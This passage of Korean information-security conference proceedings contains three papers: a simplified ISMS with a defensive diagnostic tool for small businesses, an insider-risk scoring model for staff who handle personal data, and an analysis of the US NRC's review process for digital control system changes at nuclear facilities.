정보보호 관리체계(ISMS)는 KISA에서 ISO의 표준을 참고하여 개발한 국내 정보보호 관리체계이다.[2] 정보보호 관리체계는 기업/기관이 각종 위협으로부터 주요 정보자산을 보호하기 위해 수립/관리/운영하는 종합적인 체계를 말한다.

현재 ISMS는 관리과정과 정보보호 대책으로 구분되고, 각 5단계와 13개 분야로 구성되어 있다. 먼저 관리과정은 '정보보호정책 구축 및 범위설정', '경영진 책임 및 조직구성', '위험 관리', '정보보호대책 구현', '사후관리' 이하 5단계와 관리과정 12개의 상세 내용으로 구분된다. 정보보호 대책은 '정보보호 정책', '정보보호 조직', '외부자 보안', '정보자산 분류', '정보보호 교육',

‘인적 보안’, ‘물리적 보안’, ‘시스템개발 보안’, ‘암호 통제’, ‘접근통제’, ‘운영보안’, ‘침해사고 관리’, ‘IT 재해 복구’ 이하 13가지 통제 목적과 92가지의 통제 항목으로 구성된다.

III. 간편 ISMS

3.1 Cyber Essentials[3]

Cyber Essentials 이란 영국의 해킹 방어 센터인 국립사이버안보센터(NCSC)에서 운영하는 사이버 보안 인증제도이다. CES는 Cyber Essentials와 Cyber Essentials Plus로 구성 되며 Plus는 기술 감사가 추가로 이루어진다.[4] 타 보안제도와 달리 사이버 공격의 규모에 덜 의존적이며 일반적이고, 만연한 사이버 공격을 다룬다. 중소기업을 대상으로 설계된 제도이며 복잡하지 않지만 조직에 실질적인 도움이 되고, 효과적인 정부 지원 제도라는 점이 장점이다. CES는 12개월의 만료 날짜가 존재하고, 인증을 받기 위해서 300유로(약 41만원) 정도의 비용이 발생한다. 보안 통제(control) 항목에는 조직, 보험, 보안 사업 운영, 접근 제어, 멀웨어 및 기술 침입 이하 5개의 항목과 8개의 하위 항목이 존재한다.[5] 국내의 ISMS와는 간략한 항목, 간단한 심사 과정, 비교적 저렴한 취득 가격(ISMS는 약 2000만원) 과 같은 부분이 다르며 규모가 큰 기업에 적합한 ISMS와는 달리 CES는 비교적 작은 규모 기업에 적합하다.

3.2 취약점 진단 가이드[6]

국내 보안가이드라인에 따라 항목별 점검 방법의 이해를 돕기 위해 과학기술정보통신부와 KISA가 발간한 가이드로, 일반적으로 통용되는 권고사항과 함께 양호 혹은 취약을 가르는 실제 판단 기준이 존재한다. 위 기준은 각 주요정보통신기반시설 현업에 적용되고 있는 다양한 정책 및 운용 상황을 고려하여 작성되었고, 취약점 분석·평가 수행자의 최종 결정에 도움이 되는 역할을 한다.

3.3 간편 ISMS 인증 기준 제시 근거

점검 항목 선별은 국내의 정보보호체계를 중심으로 하되 선별 기준점을 CES에 맞춰서 진행했다. 앞서 설명 했던 바와 같이 국내의 정보보호체계는 규모가 큰 기업에 적합한 반면에 CES는 중소기업들을 대상으로 설계된 제도이므로 중소기업 대상 보안 점검 항목 면에서 보다 더 적합하다고 판단했다. 축약된 간편 ISMS의 대표 통제 항목들은 CES의 통제 항목들을 참고했으며 서브 통제 분야와 그에 따른 세부 통제 내용들을 참고하여 ISMS의 점검 항목들 중 적합한 항목들을 선별해서 제안 했다.

[표 1] 축약된 ISMS 핵심 통제 항목

통제 항목	통제 분야	세부 통제 항목
사무실 방화벽 및 인터넷 게이트웨이	접근통제 영역	서버 접근
		인터넷 접속
보안 구성	암호 정책	암호 정책 수립
유저 계정	접근권한 관리	사용자 등록 및 권한부여
	사용자 인증 및 식별	사용자 패스워드 관리
관리자 계정	접근권한 관리	관리자 및 특수 권한 관리
	접근통제 영역	인터넷 접속 제한
악성 프로그램 보호	악성코드 관리	악성코드 통제
패치와 업데이트	접근통제 영역	네트워크 접근
		데이터 베이스 접근
	시스템 및 비스 운영 보안	공개서버 보안
		취약점 점검
	악성코드 관리	패치 관리
정보보호교육	교육 프로그램 수립	교육 계획
		교육 내용 및 방법
	교육 시행 및 평가	교육 시행 및 평가

3.4 축약된 ISMS 핵심 통제 항목[7]

축약된 ISMS는 7개의 통제 항목과 16개의


세부 통제 항목으로 구성 되어 있다. 세부적인 통제 항목 내용은 다음과 같다.

‘사무실 방화벽 및 인터넷 게이트 웨이’ 통제 항목의 세부적인 통제 내용은 다음과 같다. 기업의 주요한 서비스를 제공하는 서버는 독립적으로 운영되고, 외부 서비스와 개인정보를 제공하는 웹 또는 DB와 응용프로그램 등은 독립적인 서버를 활용해야 한다. 또한 내부 직원의 PC의 외부 악성코드 유입을 사전 차단하기 위해 유해 사이트에 대한 차단 조치를 수행해야 한다. ‘사무실 보안 통제’ 통제 항목의 세부적인 통제 내용은 다음과 같다. 개인 PC업무 환경에서의 정보보호에 대한 정책을 수립, 이행하고, 이동식 저장매체 이용 주의와 중요문서 파기대책을 마련 한다. 민감한 정보를 다루는 PC의 경우 내부 저장장치 보안에 유의하며 암호화 정책을 수립, 이행해야 한다. ‘패치와 업데이트 통제’ 통제 항목의 세부적인 통제 내용은 다음과 같다. 사내 네트워크를 구성하는 점검 항목들을 최신으로 유지하고, 안전하게 관리해야 하며 중요 정보를 저장하는 DB의 경우 접속내역과 접근 목적을 항시 검토해야 한다. ‘사용자 계정 설정 통제’ 통제 항목의 세부적인 통제 내용은 다음과 같다. 조직 내부 모든 시스템에 보안 가이드에 맞는 패스워드를 사용하며 안전하게 관리되어야 한다. ‘관리자 계정 통제’ 통제 항목의 세부적인 통제 내용은 다음과 같다. 관리자, 특수 권한 할당은 책임자의 승인과 올바른 절차를 거쳐야하며 최소한으로 제한하고, 별도의 목록으로 통제 및 관리해야 한다. ‘악성프로그램 보호 통제’ 통제 항목의 세부적인 통제 내용은 다음과 같다. 외부 악성코드로부터 보호를 위해 올바른 절차 및 지침을 수립하고, 백신 프로그램의 실시간 탐지 및 최신 소프트웨어 유지가 필요하다. ‘정보보호 교육’ 통제 항목의 세부적인 통제 내용은 다음과 같다. 사내 직원의 정보보호 교육 계획을 수립, 시행해야 한다. 정보보호 교육에는 기본적인 정보보호의 개념, 정보보호 관리체계 구축과 정보보호 관련 법률, 최신 침해 사례 등을 포함하여야 한다.

IV. 간편 인증을 위한 보안 통제 진단 툴 구현 결과

4.1 개발환경


보안 통제 진단 가이드 툴을 만들기 위한 개발 환경이다. 먼저 파이썬(python) 편집기는 PyCharm, 파이썬 패키지는 Anaconda3을 사용했다. 또한 DBMS 진단 부분에서의 DB 보안 통제 진단을 위해 오라클 DB를 사용했다.



[그림 1] 보안 통제 진단 툴 구현 메인 화면

4.2 윈도우 시스템 진단[8]

윈도우 시스템 진단 부분은 축약 ISMS의 ‘유저 계정’, ‘관리자 계정’, ‘악성 프로그램 보호’ 통제 항목과 취약점진단가이드의 W-01 항목의 윈도우 최상위 관리자 계정 명 변경 여부, W-02 항목의 guest 계정 상태, W-05 항목의 해독 가능한 암호화 사용 여부, W-06 항목의 관리자 그룹 최소한 사용자 설정, W-08 항목의 하드디스크 기본 공유 제거, W-32 항목의 HOT FIX 적용 여부 총 6가지 가이드를 활용했다. 현재 6개 항목 전부 개발이 완료 되어 있으며 추후 개선 사항 또한 계속 수정해 나갈 예정이다. 6가지 진단 항목들은 전부 취약함 판단 기준을 사용자에게 설명하고, 윈도우 스크립트를 활용해서 현재 진행 사항과 함께 조치 방법 또한 표시하며 위 가이드는 배치파일을 이용하여 사용자에게 안내된다.



[그림 1] 하드디스크 기본 공유 설정 배치파일

4.3 윈도우 서버 진단

윈도우 서버 진단 부분은 축약된 ISMS의 '사무실 방화벽 및 인터넷 게이트 웨이' 통제 항목의 '서버 접근', '인터넷 접속' 세부 항목을 사용했다. 먼저 서버 접근 항목에서는 주요 서비스를 제공하는 서버가 독립된 서버로 운영되고 있는지를 점검 하고, 주요 서비스를 이용하는 PC는 독립된 사용을 위해 로컬 인터넷과 무선 인터넷 연결을 해제하는 배치파일을 만들었다. 또한 내부직원의 업무용 PC에서 보안에 유해한 사이트 등의 접속을 차단하고 있는지 확인하고, 이에 대한 차단 조치를 위해 \etc\hosts 파일에 유해 사이트를 입력해서 해당 사이트에 접근할 수 없도록 했다.

4.4 DBMS 진단[9]

DBMS 취약점 진단 부분은 축약된 ISMS의 '패치와 업데이트' 보안 통제 항목의 '데이터베이스 접근','패치관리','취약점 점검' 세부 통제 항목과 취약점진단가이드의 D-01 항목의 기본 계정의 패스워드 및 권한 변경, D-03 항목의 기관 정책에 따른 패스워드 설정, D-04 항목의 DB 관리자 권한 설정, D-05 항목의 원격 DB 서버의 접속 제한, D-10 항목의 DB의 최신 보안패치 총 5가지 가이드를 활용했다. 현재는 첫 번째 항목만 실질적으로 개발이 완료 되어 있고, 나머지 부분은 추후에 계속해서 개발해 나아갈 예정이다. 첫 번째 항목은 데이터베이스 계정의 기본으로 생성되는 디폴트 패스워드의 변경을 권고하는 항목이다. 개발 환경으로 사용한 oracle 데이터베이스를 기준으로 설치 시 생성되는 기본 디폴트 계정 정보를 안내하고, 현재 데이터베이스에 생성된 계정도 사용자에게 보여준 후 위와 같은 패스워드를 사용할 경우에는 패스워드 변경을 유도하는 방식이다.

4.5 보안 프로그램 수립 자가진단 체크리스트

자가진단 체크리스트는 축약된 ISMS 통제 항목 중 '정보보호교육' 항목의 세부 통제 항목을 이용해서 개발 될 예정이며, 교육 시기, 교육 대상, 교육 내용 등 사내 직원들의 전반적인 보안 교육의 질 향상을 위한 것이다.

V. 결론

본 논문에서는 우리나라의 정보보호체계와 영국의 CES에 대한 이해를 돕고, 위를 바탕으로 축약한 간편 ISMS를 이용해서 중소기업에 적합한 보안 통제 점검 항목을 제시한다. 축약된 ISMS의 통제 항목 축약 기준과 정보보호 관리체계의 선별 항목을 설명하며, 보안 통제 진단 가이드 툴을 통해서 툴의 가이드 항목과 사용자에게 제공되는 방식, 개발 방법을 설명한다. 보안 통제 진단 가이드 툴은 축약된 간편 ISMS와 취약점진단가이드를 참고하여 구현했으며, 정보보호 관리체계 취득 및 유지에 부담을 느끼는 중소기업 및 소기업들에게 도움이 될 것이다.

[참고문헌]

[1] 영세/중소기업을 위한 정보보호 관리체계 (ISMS) 간편 인증 신설(2021.1.11.) "https://blog.naver.com/softwidesec/222200522615"
[2]CyberEssentials(CES) 위키피디아 "https://ko.wikipedia.org/wiki"
[3] Cyber Essentials "https://iasme.co.uk/cyber-essentials/"
[4] Cyber Essentials "https://iasme.co.uk/cyber-essentials/"
[5] IASME(2021) "Cyber Essentials"
[6] KISA(2021.03) "주요정보통신기반시설 기술적 취약점 분석 평가 방법 상세 가이드"
[7] KISA(2013.05.15) "ISMS 인증기준 세부점검항목"
[8] KISA(2021.03) "주요정보통신기반시설 기술적 취약점 분석 평가 방법 상세 가이드"
[9] KISA(2021.03) "주요정보통신기반시설 기술적 취약점 분석 평가 방법 상세 가이드"

개인정보를 취급하는 내부자 위험평가 연구

박선규*

*고려대학교 컴퓨터정보통신대학원(대학원생)

An insider risk assessment study that handles personal information

Seon-Kyu Park*

*Korea University Graduate School of Computer & Information Technology(Graduate student)

요 약

데이터 경제 활성화에 따라 개인정보를 데이터로 활용할 수 있는 기반이 마련되면서 개인정보보호를 위한 활동과 수준이 더욱 높게 요구되고 있다. 하지만 개인정보와 관련된 위험평가는 대부분 정보자산을 위주로 평가되고 있으며, 인적자산에 해당되는 개인정보취급자는 식별 수준에 그치고 있다. 개인정보를 취급하는 내부자 보안위협에 대응하기 위해서는 개인정보취급자로부터 발생할 수 있는 위협을 식별하고 위험평가 범위에 포함하는 체계 수립이 필요하다. 처리하는 개인정보에 따른 영향과 업무 행동 위협 등을 정의하고 이를 지표화 하여 개인정보 취급자에 대한 평가 방법을 제시한다. 이를 통해 개인정보취급자 관리를 위한 내부 인적자산의 위험평가 체계를 수립할 수 있도록 하였다.

I. 서론

개인정보보호 관리체계 개선을 위해 개인정보보호 담당자는 일반적으로 보안 솔루션 도입과 프로세스를 개선하는 방법을 우선적으로 고려할 것이다. 하지만 기술적인 보호조치로는 사람의 행동으로 발생하는 내부자 위협을 대처하기에 한계가 있다. 업무 목적으로 개인정보를 처리하는 내부자는 개인정보취급자로서 정보자산과는 달리 다양한 환경적인 유형에서 발생할 수 있는 위협을 식별하고 방지하는 것이 필요하다.

업무상 개인정보를 처리하는 내부자는 개인정보취급자로 정의하며, 임직원, 파견근로자, 시간제근로자 등이 이에 해당된다. 관련 법령인 개인정보보호법에서 개인정보취급자를 대상으로 정기적인 교육을 수행하도록 명시되어있으나, 원칙과 기준에 대한 단순한 전달 교육으로 위협을 방지하는 효과를 기대하긴 어렵다.

개인정보보호 담당자는 개인정보취급자로부터 발생하는 위협을 신속하고 효과적으로 대응하기 위해 개인정보 접근 및 권한 제어, 개인정보보호 모니터링 등의 솔루션을 도입하는 기술적인 보호조치 위주로 운영하고 있다. 하지만 솔루션으로부터 수집되는 방대한 정보, 호환성, 모니터링 범위 변경 등이 발생하여 관리에 큰 부담이 발생하기 때문에, 임계값을 설정하여 발생 가능성이 높은 위협을 주로 대응하고 있는 것이 현실이다.

이처럼 관리적인 방법으로는 효과성이 미흡하며, 기술적인 보호조치는 사각지대가 발생할 수 있다. 게다가 개인정보취급자를 식별하고 목록을 주기적으로 갱신하는 수준으로만 관리한다면 내부자로부터 발생할 수 있는 큰 잠재적 위험요인이 존재하고 있을 것이다.

따라서 내부자로부터 발생할 수 있는 행동위협을 식별하고, 인적자산에 해당되는 개인정보취급자에 대한 위험평가를 마련하는 방안을 제시하고자 한다.

II. 개인정보를 취급하는 내부자 정의

내부자는 내부 네트워크 업무망에 접근할 수 있으며, 이중 개인정보취급자는 개인정보 처리 업무를 위해 개인정보처리시스템의 권한을 부여 받은 사용자를 의미한다. 임직원을 포함하여 시간제근로자, 파견근로자 등이 이에 포함될 수 있으며 내부자 분류에 따른 개인정보취급자는 <표 1>과 같이 정의할 수 있다.[3]

<표 1> 개인정보취급자 정의

내부자	설명
임직원	신분이 보장된 기업 내부자로서, 개인정보 접근 권한을 가진 인가된 고용인
시간제 근로자	계약된 시간 동안 근무하는 내부자로서, 업무와 관련된 개인정보 접근 권한을 가진 인가된 고용인
파견 근로자	계약된 업무 수행을 위해 일부 개인정보에 대한 접근 권한을 가진 고용인

개인정보취급자 정의에 따라 인적자산을 식별함으로써 내부자에 대한 가치분석 기준으로 활용한다. 내부자로 간주할 수 있는 사람의 범위는 광범위하므로 각 업무 환경과 상황에 따라 변경하여 구성할 수 있다.

III. 개인정보취급자 위협 식별

정보보안 위협에서 내부자 위협은 가장 대응하기 어려운 위협에 속한다. 인적자산에 대한 위험분석이 자칫 업무를 수행하는 동료를 의심해야 하는 상황으로 느껴질 수 있기 때문이다. 따라서 사전 대응에 어려움이 존재하지만 내부자 행동에서 발생할 수 있는 흔적을 예측하여 위협을 식별하고 예방하는 방법만이 적절한 대응방법이 될 수 있다.

3.1. 정책위반 및 업무태만

위반은 내부자가 악의적인 의도를 통해 발생시키는 행위와 실수 또는 부주의에 따른 인적 오류로 구분된다.[1] 위반에서 실수로 발생할 수 있는 가능성을 예외로 분류한다면 효과적인 위협을 대처할 수 없다. 하지만 사람의 의도를 미리 파악하는 것은 어렵기 때문에, 정책위반과 업무태만의 관점으로 개인정보취급자 행동에서 발생할 수 있는 위협을 구분한다.

<표 2> 정책위반 위협 예시

특징	위협
정책위반	개인정보처리시스템 권한 도용
	비인가 파일 반입, 프로그램 설치
	업무 프로세스 우회
업무태만	우발적인 개인정보 공개 (피싱 메일, 악성코드 감염 등)
	업무와 무관한 행위 발생 (사무실 촬영, SNS 업로드 등)
	잠재적 위험이 큰 사용자 관리 (인사 불만, 부주의한 내부자 등)

3.2. 행동변화

내부자 위협을 효과적으로 대응하기 위해서는 개인정보취급자의 행동을 이해해야 한다. 업무별 행위에 대한 기록을 분석하면 공통적으로 발생하는 흔적을 활용하여 사고를 미연에 방지할 수 있다. 이러한 위협을 정의하기 위해서는 정보보호시스템의 로그 수집 등을 통해 개인정보취급자 행위에 대한 특징 및 패턴을 추출해야 한다.[2]

<표 3> 행동변화 위협 예시

특징	위협
업무시간 외 PC 접속	업무시간 외 개인정보 유출
개인정보 과다 조회	개인정보 대량 유출
권한 외 접속	관리자 권한 탈취
인증실패	비인가자에 의한 개인정보 유출
불필요한 인쇄	개인정보 흐름 모니터링 불가
문서 복호화	개인정보 문서 유출

IV. 개인정보취급자 위험 평가

개인정보취급자의 위험을 평가하기 위해 내부자(인적자산), 발생 가능성, 위협을 구성요소로 분석하며, 각 중요성에 따라 가중치를 부여한다. 이는 각 조직의 업무 유형과 목적에 따라 정의될 수 있다.

4.1. 개인정보취급자 유형 분석

내부자인 개인정보취급자 유형에 대한 등급을 1에서 3으로 정의했다. 개인정보 데이터의 접근 권한 및 업무 처리 중요도가 높은 사용자는 3을 부여하고, 낮은 사용 사용자는 1을 부여한다.

<표 4> 개인정보취급자 유형 분석 예시

No	개인정보취급자 유형	가중치 (1~3)
1	개인정보처리시스템 관리자	3
2	개인정보처리시스템 Admin	2
3	개인정보처리 업무 담당자	1
4	개인정보처리 업무 담당자 (야간 교대 근무자)	2
5	주요 모니터링 대상자 (퇴직 예정자, 진급 누락 등)	3

4.2. 발생 가능성 분석

동일한 조직에 속해 있어도, 개인정보취급자의 업무에 따라 위험은 다양하게 발생할 수 있다. 개인정보취급자 유형을 세분화하기 위해 업무를 기준으로 정책위반이 얼마나 자주 일어날 수 있는지 발생 가능성을 정의하였다.

<표 5> 발생 가능성 분석 예시

No	발생 가능성	가중치 (1~3)
1	실물 문서(Hard Copy)를 이용한 개인정보 처리 업무	3
2	개인정보 마스킹 해제, 다운로드 권한을 가진 업무	2
3	개인정보처리시스템을 통한 업무만 수행(제한된 권한 적용)	1

4.3. 행동 위협 분석

개인정보취급자의 정책위반, 업무태만, 행동 변화 발생 등 과거 발생한 모든 행동 위협에 대한 위협 값을 발생 건수로 평균값을 계산하여 가중치로 산정한다. 동일한 행동 위협이 발생한 경우 중첩하여 위협 값을 부여한다.

<표 6> 행동 위협별 위협 값

No	행동 위협	위협 값
1	개인정보처리시스템 권한 도용	3
2	비인가 파일 반입, 프로그램 설치	3
3	업무 프로세스 우회 시도	3
4	우발적인 개인정보 공개	3
5	업무와 무관한 행위	1
6	잠재적 위험이 큰 사용자 대상 선정	3
7	업무시간 외 PC 접속	1
8	개인정보 과다 조회	2
9	권한 외 접속	3
10	인증실패	1
11	불필요한 인쇄	2
12	문서 복호화	3

4.3.1 행동 위협 가중치 계산 예시

우발적인 개인정보 공개 1건, 업무와 무관한 행위 1건 이력이 있는 개인정보취급자인 경우

: (3 + 1) / 2건 = 행동 위협 가중치 2 산정

4.4. 개인정보취급자 위험 평가

위험분석의 구성요소를 기반으로 위험을 평가하는 공식은 다음과 같다. 개인정보취급자의 유형과 발생 가능성, 행동 위협의 가중치를 반영하여 위험도를 산정한다.

<표 7> 위험 평가 공식

Risk = A * O * T
- A: 개인정보취급자 유형 분석 가중치 - O: 발생 가능성 분석 가중치 - T: 행동 위협 분석 가중치

4.5. 개인정보취급자 관리 방안

위험 평가 결과 위험도가 임계치 이상인 개인정보취급자는 BlackList로 선정한다. 개인정보보호 관리체계나 모니터링을 통하여 위험을 감수하거나 완화할 수 있지만, 궁극적으로 내부자로부터 발생하는 위험을 감소시키기 위해서는 BlackList의 위험을 중점 관리해야 한다. 예를 들어 위험도가 낮은 사람으로 교체하여 위험을 대체하거나, 위험도가 높은 사람을 해당 직무에서 면직하여 위험을 제거하는 등의 방법으로 보호대책을 수립해야 한다.

V. 결론

본 논문에서는 내부자인 개인정보취급자부터 발생할 수 있는 위협을 도출하고 위험을 평가하기 위한 요소를 정의하였다.

개인정보보호 솔루션의 기술적인 모니터링이나 관련 법령에 의거한 관리 활동은 내부자로부터 발생하는 위협에 대한 근본적인 대책이 될 수 없다. 사람의 행동유형을 예측하는 것이 상당히 어렵지만, 개인정보취급자의 업무 유형과 발생 가능한 행동 위협을 식별하며 접근한다면 개인정보취급자의 내부자 보안 관리에 최선의 방법이 될 수 있을 것이다.

다만, 효과적인 위험 평가를 지속적으로 유지하기 위해서는 정보보호시스템으로부터 로그 등의 데이터를 수집하여 발생할 수 있는 내부자 행위의 분석 작업이 필요하다. 인공지능 기술의 첨단화를 통해 사람의 행동적 특징에 관한 정보가 고도화 된다면, 개인정보취급자의 대한 위험평가는 더욱 효과적으로 활용될 수 있을 것으로 기대한다.

[참고문헌]

[1] 이용희. (2018). 안전문화 증진을 위한 빅데이터 기반의 내부자 위협 및 인적오류 감지 분석 시스템의 개념설계 제안. 대한인간공학회 학술대회논문집, (), 402-407.

[2] Kim, Hyun-Soo. (2017). 내부자 정보 유출 탐지 방법에 관한 연구. 한국인터넷방송통신학회논문지, 17(4), 11 - 17. https://doi.org/10.7236/JIIBC.2017.17.4.11

[3] 신혜원. "기업 내 정보유출방지를 위한 내부자 위험도 분석 방법론 연구." 국내석사학위논문 高麗大學校 컴퓨터情報通信大學院, 2012. 서울

[4] 윤오준. "보안 중요도에 따른 정보자산 분류 방법론 연구." 국내석사학위논문 건국대학교 정보통신대학원, 2013. 서울

[5] 김인경 and 박남제. (2019). 위험 평가 모델 기반의 정량적 사이버 보안 평가 체계. 정보보호학회논문지, 29(5), 1179-1189.

[6] Kim, Pyong, Lee, Younho, & Khudaybergenov, Timur. (2015). 개인 정보 노출에 대한 정량적 위험도 분석 방안. 정보보호학회논문지, 25(2), 395 - 410. https://doi.org/10.13089/JKIISC.2015.25.2.395

[7] 이영호. "내부자 위협에 의한 군 보안사고 및 대응모델." 국내석사학위논문 아주대학교, 2020. 경기도

미국 NRC의 디지털계측제어시스템 변경심사 과정 분석 및 국내 원자력시설 사이버보안 심사체계 개선 고려사항

장은지*

*한국원자력통제기술원 (연구원)

A Study on Digital Instrumentation & Control System of Nuclear Regulatory Commission(U.S.) for Advanced Regulatory Review System for Cybersecurity of Nuclear Facility

Eunji Chang*

*Korea Institute of Nuclear Nonproliferation and Control(Researcher)

요 약

본 연구에서는 원자력발전소의 핵심디지털자산이 규제체제에 포함될 시에 증대될 심사 수요에 대비하여 심사 체계를 강화하기 위한 방안을 논의하기 위하여 해외 사례를 분석하였다.

I. 서론

한국원자력통제기술원(KINAC)은 규제전문기관으로서 원자력사업자의 정보시스템 보안규정(Cyber Security Plan, CSP)의 심사 업무를 원자력안전위원회로부터 위탁받아 수행하고 있으며, 관련 기술기준 KINAC/RS-015 및 KINAC/GR-001 을 발간하여 정보시스템 보안규정 심사를 위한 기준으로 사용하고 있다.

KINAC/RS-015에 따라 사업자는 필수시스템(Critical System, CS) 및 필수디지털자산(Critical Digital Asset, CDA)을 식별하고 자산별 평가를 통해 요구되는 보안조치를 이행하게 된다. 현재 원자력시설 사이버보안 규제 체제는 CDA를 대상으로 하고 있는 바, 노심손상과 직접 관련된 핵심디지털자산(Vital Digital Asset, VDA)을 식별하고 규제 대상에 적용하여 규제 체계를 효과적으로 개선할 필요가 있다.


본 연구는 기존의 심사체계에 VDA가 추가되었을 경우를 가정하여, CSP 변경심사 수요 증대 및 VDA를 포함한 심사 체계 강화를 위해 해외 사례를 분석한다. 현재 미국 원자력규제위원회(Nuclear Regulatory Commission, NRC)는 CSP 변경에 대한 별도의 공개된 지침은 없으므로, 사이버보안과 유사성이 많고 보다 체계적으로 변경심사가 진행되는 디지털계측제어시스템(Digital Instrumentation & Control System, DI&C)에 대한 변경심사 체계를 분석하여 CSP 심사체계 강화 방안을 도출할 것이다.

본 연구에서 분석할 대상으로 선정한 문서는 NRC DI&C-ISG-06 Licensing Process Interim Staff Guidance Rev.2 이다. 해당 문서는 정식 발행된 문서는 아니지만, 본 분석의 목적이 가장 최신의 인허가 체계분석이므로 이를 분석 대상으로 선정하였다.

II. DI&C 변경심사 체계

NRC의 DI&C 변경심사는 그림 1과 같은 흐름을 따르며, 크게 단계(Phase) 0, 1, 2 및 변경심사

승인 후(Post-License Amendment Issuance) 단계로 구분된다. 동시에 변경심사의 효율성을 높이기 위해 기 승인된 특정주제 보고서(Topical Report)의 활용정도에 따라 티어(tier)1, 2, 3으로 구분하고 있다. 기 승인된 특정주제보고서를 그대로 적용할 경우 티어 1로 구분하여 심사과정이 간결해지고, 활용하지 않을 경우 티어 3으로 구분하여 전체를 심사하게 된다.



[그림 1] NRC DI&C 변경심사 과정

2.1 변경심사 신청 전 단계 - 단계 0 (Pre-Application, Phase 0)

사업자의 변경심사 신청 전, NRC는 사전회의를 통해 변경사항의 핵심 설계개념, 주요 변경사항, 심사에 필요한 도구, 변경 범위, 변경심사를 위한 행정적 절차, 문서제출 일정 등을 논의한다. 이 회의의 논의사항은 주요 기술사항 외에 원활한 심사를 위한 심사일정 및 현장심사 범위를 포함한다. 사전회의에 이어 NRC는 논의한 주요 사항을 분석하고 이 과정은 사업자의 설계개념에 대한 사전평가 및 사전평가에 중요한 부분들을 포함하여야 한다. 해당 단계는 사업자의 변경사항에 대한 이해도를 확보하고 변경심사 가치가 있는지 확인하는 것에 목적이 있는 것으로 판단된다. 즉, 본격적인 심사 전 논의를 통해 불필요한 시간과 행정소요를 줄여서 심사과정의 효율성을 증대시킬 수 있기 때문에 심사체계 개선에 포함되어야 할 것으로 판단된다.

2.2 초기 신청 전 단계 - 단계 1(Initial Application, Phase 1)

단계 0을 통해서 충분히 변경심사를 진행할 준비가 되었다고 판단할 시, 사업자는 공식적으로 변경신청을 하게 되고 NRC는 “수용여부 판단 절차(Acceptance Review Procedure)”에 따라 변경심사 수용여부 심사를 진행한다. 단계 1에서 NRC 심사원은 안전성 평가 보고서에 대한 초안을 작성하여야 하고, 심사에 필요한 질의·답변 요청(Request for Additional Information, RAI)을 진행하여야 한다. 질의에 대해서 사업자는 다음 단계(단계 2) 자료 제출 전 까지 답변해야 한다.

높은 수준의 확신을 얻기 위해 자료를 요청하고 현장을 방문하는 단계 1의 심사활동은 국내와 유사하다고 볼 수 있으나, NRC는 업무의 각 단계에서 Nuclear Reactor Regulation Office Instruction의 문서를 통해 주제별로 세부 절차를 마련하여 심사 전반에서 이를 참조하고 있다. 이러한 세부 심사절차는 심사 효율성을 증대시키고, 일관성을 유지함으로써 심사 품질 유지 관리를 통한 심사 효과성을 증대시킨다. 따라서 현재 국내 심사에 적용되는 각 활동의 세부절차를 추가적으로 작성할 필요가 있다고 판단된다.

2.3 계속 심사 단계 - 단계 2(Continued Review, Phase 2)

사업자는 단계 1의 질의에 대한 답변 후 보충자료 등을 제출하여야 한다. 단계 2에서는 변경심사에 대한 최종 판단이 확실해질 때 까지 질의·답변 과정을 충분히 반복하여야 하며, 필요시 현장심사를 진행해야 한다. NRC 심사원은 단계 2를 통해 변경 신청사항에 대한 안전성평가결과를 완결해야 하며, 안전성평가보고서(Safety Evaluation Report)를 작성해야 한다.

단계 2는 심사의 최종 결론을 도출하는 단계로 이 과정에서 요구되는 활동은 국내와 유사하다. 단, NRC의 경우 최종 심사결과물인 안전성평가보고서 작성을 위해 매 단계의 결론을 문서화할 것을 요구하고 있다. 즉, 단계 0의 경우 예비 평가서(preliminary assessment)를, 단계 1에서는 안전성평가보고서 초안, 단계 2에서

는 최종 안전성평가보고서를 작성해야 한다. 이는 사이버보안 심사의 특성 상 정량적인 판단보다는 정성적 판단에 근거할 수밖에 없으며, 이에 따라 판단에 대한 충분한 문서화된 근거를 통해 심사 품질을 향상시키기 위함일 것이다. 따라서 심사 각 단계의 주요 산출물을 미리 정하여 별도로 관리할 필요가 있다.

2.3 승인 후 단계(Post-License Amendment Issurance)

변경심사 과정은 수정 면허(License amendment)가 발급될 시 공식적으로 종료된다. 사업자는 면허의 수정사항을 이행하기 위해 장비를 설치하거나, 관련 절차 혹은 기술사양서(Technical Specification, TS)와 같은 문서를 수정하고, 운영을 위한 테스트(startup testing)를 수행할 수 있다. 모든 승인 과정이 끝난 후, 사업자는 품질관련 법령에 따라 변경사항을 통제하여야 한다.

